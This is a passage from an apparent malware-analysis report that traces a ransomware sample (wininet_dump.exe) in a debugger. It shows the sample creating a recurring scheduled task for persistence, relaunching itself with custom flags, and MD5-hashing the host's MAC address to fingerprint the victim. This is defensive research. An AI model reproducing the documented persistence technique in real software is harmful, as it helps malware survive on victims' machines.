.text:0015D84E wininet_dump.exe:$D84E #D84E
```

```
x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 034C7368
2: [esp+4] 00000000
3: [esp+8] 0135E584
4: [esp+C] 00000258

0135E06C 034C7368
0135E070 00000000
0135E074 0135E584
```

Figure 64

There is a QueryInterface call with a parameter set as CLSID {4c3d624d-fd6b-49a3-b9b7-09cb3cd3f047} – **IID_IExecAction**:




```
0015D86A  52                    push edx
0015D86B  C7 45 D8 00 00 00 00  mov dword ptr ss:[ebp-28],0
0015D872  68 1C 51 22 00        push wininet_dump.22511C
0015D877  8B 08                 mov ecx,dword ptr ds:[eax]
0015D879  50                    push eax
0015D87A  FF 11                 call dword ptr ds:[ecx]

dword ptr [ecx]=[taskschd.6C4E1214]=taskschd.6C4EB5B0

.text:0015D87A wininet_dump.exe:$D87A #D87A

Address   Hex                                              ASCII
0022511C  4D 62 3D 4C 6B FD A3 49 B9 B7 09 CB 3C D3 F0 47  Mb=Lký£I'·.Ë<ÓðG
```

```
x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 034C76D8
2: [esp+4] 0022511C wininet_dump.0022511C
3: [esp+8] 0135E5A0
4: [esp+C] 00000258

0135E06C 034C76D8
0135E070 0022511C  wininet_dump.0022511C
0135E074 0135E5A0
0135E078 00000258
```

Figure 65

The path of the executable is set to the copied file using the IExecAction::put_Path method:




```
0015D8B6  52        push edx                          edx:L"C
0015D8B7  50        push eax
0015D8B8  8B 08     mov ecx,dword ptr ds:[eax]
0015D8BA  FF 51 2C  call dword ptr ds:[ecx+2C]

dword ptr [ecx+2C]=[taskschd.6C4E1240]=taskschd.6C4EA3D0

.text:0015D8BA wininet_dump.exe:$D8BA #D8BA

Address   Hex                                              ASCII
036F2D94  43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00  C.:.\.U.s.e.r.s.
036F2DA4  5C 00 [redacted] 00 5C 00 41 00 70 00 70 00  \.[redacted]\.A.p.p.
036F2DB4  44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00  D.a.t.a.\.L.o.c.
036F2DC4  61 00 6C 00 5C 00 36 00 65 00 31 00 65 00 32 00  a.l.\.6.e.1.e.2.
036F2DD4  32 00 32 00 32 00 2D 00 61 00 35 00 33 00 31 00  2.2.2.-.a.5.3.1.
036F2DE4  2D 00 34 00 30 00 37 00 35 00 2D 00 39 00 33 00  -.4.0.7.5.-.9.3.
036F2DF4  30 00 66 00 2D 00 37 00 65 00 38 00 37 00 32 00  0.f.-.7.e.8.7.2.
036F2E04  34 00 33 00 61 00 63 00 63 00 66 00 32 00 5C 00  4.3.a.c.c.f.2.\.
036F2E14  77 00 69 00 6E 00 69 00 6E 00 65 00 74 00 5F 00  w.i.n.i.n.e.t._.
036F2E24  64 00 75 00 6D 00 70 00 2E 00 65 00 78 00 65 00  d.u.m.p...e.x.e.
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 034C76D8
2: [esp+4] 036F2D94 L"C:\\Users\\[redacted]\\AppData\\
3: [esp+8] 00000258
4: [esp+C] 03745250

0135E070 034C76D8
0135E074 036F2D94  L"C:\\Users\\[redacted]\\AppData\\Local\\6e1e2222
0135E078 00000258
0135E07C 03745250
0135E080 00000000
0135E084 0135E288
0135E088 0000006C
0135E08C 03690260
0135E090 1F04001B
0135E094 03731020  L"C:\\WINDOWS\\Registration\\R00000000001f
0135E098 03731018
0135E09C 036900C0
0135E0A0 06040002
```

Figure 66

The “–Task” argument is added by calling the IExecAction::put_Arguments function:




```
0015D8FD  52        push edx                          edx:L"-
0015D8FE  50        push eax
0015D8FF  8B 08     mov ecx,dword ptr ds:[eax]
0015D901  FF 51 34  call dword ptr ds:[ecx+34]

dword ptr [ecx+34]=[taskschd.6C4E1248]=taskschd.6C4E95C0

.text:0015D901 wininet_dump.exe:$D901 #D901
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 034C76D8
2: [esp+4] 036F7394 L"--Task"
3: [esp+8] 00000258
4: [esp+C] 03745250

0135E070 034C76D8
0135E074 036F7394  L"--Task"
```

Figure 67

Finally, the malware uses the ITaskFolder::RegisterTaskDefinition method to create the task called “Time Trigger Task” (0x6 = **TASK_CREATE_OR_UPDATE**):




```
0015D9CF  6A 06     push 6
0015D9D1  FF 75 F0  push dword ptr ss:[ebp-10]
0015D9D4  F3 0F 7F 00  movdqu xmmword ptr ds:[eax],xmm0
0015D9D8  56        push esi                          esi:L"T
0015D9D9  51        push ecx
0015D9DA  FF 52 44  call dword ptr ds:[edx+44]

dword ptr [edx+44]=[taskschd.6C4E15DC]=taskschd.6C4F4FC0

.text:0015D9DA wininet_dump.exe:$D9DA #D9DA

Address   Hex                                              ASCII
036F72FC  54 00 69 00 6D 00 65 00 20 00 54 00 72 00 69 00  T.i.m.e. .T.r.i.
036F730C  67 00 67 00 65 00 72 00 20 00 54 00 61 00 73 00  g.g.e.r. .T.a.s.
036F731C  6B 00 00 00 38 00 00 00 0D F0 AD BA AB AB AB AB  k...8....ð.º««««
```

```
x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 034C72A8
2: [esp+4] 036F72FC L"Time Trigger Task"
3: [esp+8] 034C7308
4: [esp+C] 00000006

0135E030 034C72A8
0135E034 036F72FC  L"Time Trigger Task"
0135E038 034C7308
0135E03C 00000006
0135E040 00000000
0135E044 00000000
0135E048 00000000
```

Figure 68


Here is the newly created scheduled task in Windows Task Scheduler:



```
Time Trigger...  Ready  At 4:24 PM on 10/26/2021 - After triggered, repeat every 5 minutes indefinitely. ...  10/26/2021 4:34:28 PM  11/30/1999 12:00:00 ...  The task has not yet run. (0x41303)  Author Name

General  Triggers  Actions  Conditions  Settings  History (disabled)

When you create a task, you must specify the action that will occur when your task starts.  To change these actions, open the task property pages using the Properties command.

Action            Details
Start a program   C:\Users\[redacted]\AppData\Local\6e1e2222-a531-4075-930f-7e87243accf2\wininet_dump.exe --Task
```

Figure 69

The ransomware launches itself with the following parameters "–Admin IsNotAutoStart IsNotTask" (IsNotAutoStart = malware didn't run based on the Run registry key, IsNotTask = malware didn't run based on the scheduled task):




```
0016A6C2   50                     push eax
0016A6C3   C7 84 24 CC 01 00 00 05 00   mov dword ptr ss:[esp+1CC],5
0016A6CE   C7 84 24 BC 01 00 00 F0 3F   mov dword ptr ss:[esp+1BC],wininet_dump.253FF0   [word p
0016A6D9   FF 15 20 C3 21 00      call dword ptr ds:[<&ShellExecuteExW>]

dword ptr [0021C320 <wininet_dump.&ShellExecuteExW>]=<shell32.ShellExecuteExW>

.text:0016A6D9 wininet_dump.exe:$1A6D9 #1A6D9

x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 0135E794
2: [esp+4] 00174141 <wininet_dump.EntryPoint>
3: [esp+8] 0000000A
4: [esp+C] 00000000

Address   Hex                                              ASCII
0135E794  3C 00 00 00 00 00 00 00 00 00 00 00 F0 3F 25 00  <...........ð?%.
0135E7A4  B8 F2 35 01 D0 E9 35 01 20 3C 73 03 05 00 00 00  ¸ò5.Ðé5. <s.....
0135E7B4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0135E7C4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 69 03  ..............i.
Address   Hex                                              ASCII
0135F2B8  43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00  C.:.\.U.s.e.r.s.
0135F2C8  5C 00 [redacted] 00 5C 00 44 00 65 00 73 00  \.[redacted].\.D.e.s.
0135F2D8  6B 00 74 00 6F 00 70 00 5C 00 77 00 69 00 6E 00  k.t.o.p.\.w.i.n.
0135F2E8  69 00 6E 00 65 00 74 00 5F 00 64 00 75 00 6D 00  i.n.e.t._.d.u.m.
0135F2F8  70 00 2E 00 65 00 78 00 65 00 00 00 14 00 00 00  p...e.x.e.......
Address   Hex                                              ASCII
0135E9D0  2D 00 2D 00 41 00 64 00 6D 00 69 00 6E 00 20 00  -.-.A.d.m.i.n. .
0135E9E0  49 00 73 00 4E 00 6F 00 74 00 41 00 75 00 74 00  I.s.N.o.t.A.u.t.
0135E9F0  6F 00 53 00 74 00 61 00 72 00 74 00 20 00 49 00  o.S.t.a.r.t. .I.
0135EA00  73 00 4E 00 6F 00 74 00 54 00 61 00 73 00 6B 00  s.N.o.t.T.a.s.k.

0135E5E4  0135E794
0135E5E8  00174141  wininet_dump.EntryPoint
0135E5EC  0000000A
0135E5F0  00000000
0135E5F4  03745250
0135E5F8  037313F9  "00"
0135E5FC  036A0F80
```

Figure 70

"–Task" parameter

We'll only highlight different actions that are performed by the ransomware running with this parameter without mentioning the same actions as in the case of running with no parameters.


GetAdaptersInfo is utilized to retrieve adapter information (including the MAC address) for the localhost:



```
0015E6B7   50                 push eax
0015E6B8   56                 push esi
0015E6B9   FF 15 98 C0 21 00  call dword ptr ds:[<&GetAdaptersInfo>]

dword ptr [0021C098 <wininet_dump.&GetAdaptersInfo>]=<iphlpapi.GetAdaptersInfo>

.text:0015E6B9 wininet_dump.exe:$E6B9 #E6B9

x87SW_SF 0  x87SW_P  0  x87SW_U  0
Default (stdcall)   5   Unlock
1: [esp] 02D2FE28
2: [esp+4] 00AFE4B4
3: [esp+8] 00000001
4: [esp+C] 00263278 wininet_dump.00263278

Address   Hex                                              ASCII
02D24348  30 30 3A 30 43 3A 32 39 3A 32 35 3A 36 36 3A 31  00:0C:29:25:66:1
02D24358  35 00 AB AB AB AB AB AB AB AB EE FE EE FE EE FE  5.««««««««îþîþîþ

00AFE4A4  02D2FE28
00AFE4A8  00AFE4B4
```

Figure 71


The malware calls the CryptAcquireContextW API in order to obtain a handle to a particular key container within a cryptographic service provider (0x1 = **PROV_RSA_FULL** and 0xF0000000 = **CRYPT_VERIFYCONTEXT**):



```
0015E8BB   68 00 00 00 F0   push F0000000
0015E8C0   6A 01            push 1
0015E8C2   6A 00            push 0
0015E8C4   6A 00            push 0
0015E8C6   8D 45 E4         lea eax,dword ptr ss:[ebp-1C]
0015E8C9   C6 45 FC 01      mov byte ptr ss:[ebp-4],1
0015E8CD   50               push eax
0015E8CE   FF 15 4C C0 21 00  call dword ptr ds:[<&CryptAcquireContextW>]

dword ptr [0021C04C <wininet_dump.&CryptAcquireContextW>]=<advapi32.CryptAcquireContextW>

.text:0015E8CE wininet_dump.exe:$E8CE #E8CE

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5
1: [esp] 00AFE484
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 00000001

Address  Hex                                              ASCII
002501D8 41 64 64 72|65 73 73 3A|20 25 73 2C|20 6D 61 63  Address: %s, mac

00AFE43C 00AFE484
00AFE440 00000000
00AFE444 00000000
00AFE448 00000001
00AFE44C F0000000
```

Figure 72


The binary creates a handle to a CSP hash object using the CryptCreateHash API (0x8003 = **CALG_MD5**):



```
0015E8EC   50               push eax
0015E8ED   6A 00            push 0
0015E8EF   6A 00            push 0
0015E8F1   68 03 80 00 00   push 8003
0015E8F6   FF 75 E4         push dword ptr ss:[ebp-1C]
0015E8F9   FF 15 2C C0 21 00  call dword ptr ds:[<&CryptCreateHash>]

dword ptr [0021C02C <wininet_dump.&CryptCreateHash>]=<advapi32.CryptCreateHash>

.text:0015E8F9 wininet_dump.exe:$E8F9 #E8F9

x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5
1: [esp] 02D30838 <&CPAcquireContext>
2: [esp+4] 00008003
3: [esp+8] 00000000
4: [esp+C] 00000000

Address  Hex                                              ASCII
002501D8 41 64 64 72|65 73 73 3A|20 25 73 2C|20 6D 61 63  Address: %s, mac

00AFE43C 02D30838
00AFE440 00008003
00AFE444 00000000
00AFE448 00000000
00AFE44C 00AFE48C
```

Figure 73


The ransomware hashes a buffer that contains the MAC address extracted above via a function call to CryptHashData:



```
0015E91B   6A 00            push 0
0015E91D   FF 75 18         push dword ptr ss:[ebp+18]
0015E920   0F 43 45 08      cmovae eax,dword ptr ss:[ebp+8]     [ebp+8]
0015E924   50               push eax                            eax:"0C
0015E925   FF 75 EC         push dword ptr ss:[ebp-14]
0015E928   FF 15 18 C0 21 00  call dword ptr ds:[<&CryptHashData>]

dword ptr [0021C018 <wininet_dump.&CryptHashData>]=<advapi32.CryptHashData>

.text:0015E928 wininet_dump.exe:$E928 #E928

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5
1: [esp] 02C98610 <&CPCreateHash>
2: [esp+4] 02C74BA0 "00:0C:29:25:66:15"
3: [esp+8] 00000011
4: [esp+C] 00000000

00AFE440 02C98610
00AFE444 02C74BA0  "00:0C:29:25:66:15"
00AFE448 00000011
00AFE44C 00000000
```

Figure 74


The MD5 hash value is extracted by calling the CryptGetHashParam routine (0x2 = **HP_HASHVAL**):



```
0015E999   6A 00            push 0
0015E99B   50               push eax
0015E99C   57               push edi
0015E99D   6A 02            push 2
0015E99F   FF 75 EC         push dword ptr ss:[ebp-14]
0015E9A2   FF D6            call esi                            esi:Cry

esi=<advapi32.CryptGetHashParam> (73A5FAB0)

.text:0015E9A2 wininet_dump.exe:$E9A2 #E9A2

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5
1: [esp] 02C98610 <&CPCreateHash>
2: [esp+4] 00000002
3: [esp+8] 02CCF7F0
4: [esp+C] 00AFE488

Address  Hex                                              ASCII
02CCF7F0 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00  ................
Address  Hex                                              ASCII
02CCF7F0 01 1A DB 27|8D EE 0D 9A|C9 0D 83 7D|43 04 7E 4C  ..Û'.î..É..}C.~L

00AFE43C 02C98610
00AFE440 00000002
00AFE444 02CCF7F0
00AFE448 00AFE488
00AFE44C 00000000
```

Figure 75

A new thread is created by calling the CreateThread API:




```
0016A864   68 5C 32 26 00   push wininet_dump.26325C
0016A869   6A 00            push 0
0016A86B   68 70 32 26 00   push wininet_dump.263270
0016A870   68 90 E6 16 00   push wininet_dump.16E690
0016A875   68 00 80 1A 06   push 61A8000
0016A87A   88 15 25 92 27 00  mov byte ptr ds:[279225],dl
0016A880   8B 54 24 50      mov edx,dword ptr ss:[esp+50]       [esp+5C
0016A884   6A 00            push 0
0016A886   88 15 26 92 27 00  mov byte ptr ds:[279226],dl
0016A88C   FF 15 74 C1 21 00  call dword ptr ds:[<&CreateThread>]

dword ptr [0021C174 <wininet_dump.&CreateThread>]=<kernel32.CreateThread>

.text:0016A88C wininet_dump.exe:$1A88C #1A88C

x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5
1: [esp] 00000000
2: [esp+4] 061A8000
3: [esp+8] 0016E690 wininet_dump.0016E690
4: [esp+C] 00263270 wininet_dump.00263270

Address  Hex                                              ASCII
02CCF7F0 EE FE EE FE|EE FE EE FE|EE FE EE FE|EE FE EE FE  îþîþîþîþîþîþîþîþ
02CCF800 EE FE EE FE|EE FE EE FE|EE FE EE FE|EE FE EE FE  îþîþîþîþîþîþîþîþ

00AFE500 00000000
00AFE504 061A8000
00AFE508 0016E690  wininet_dump.0016E690
00AFE50C 00263270  wininet_dump.00263270
00AFE510 00000000
00AFE514 0026325C  wininet_dump.0026325C
```

Figure 76

Thread activity – sub_16E690

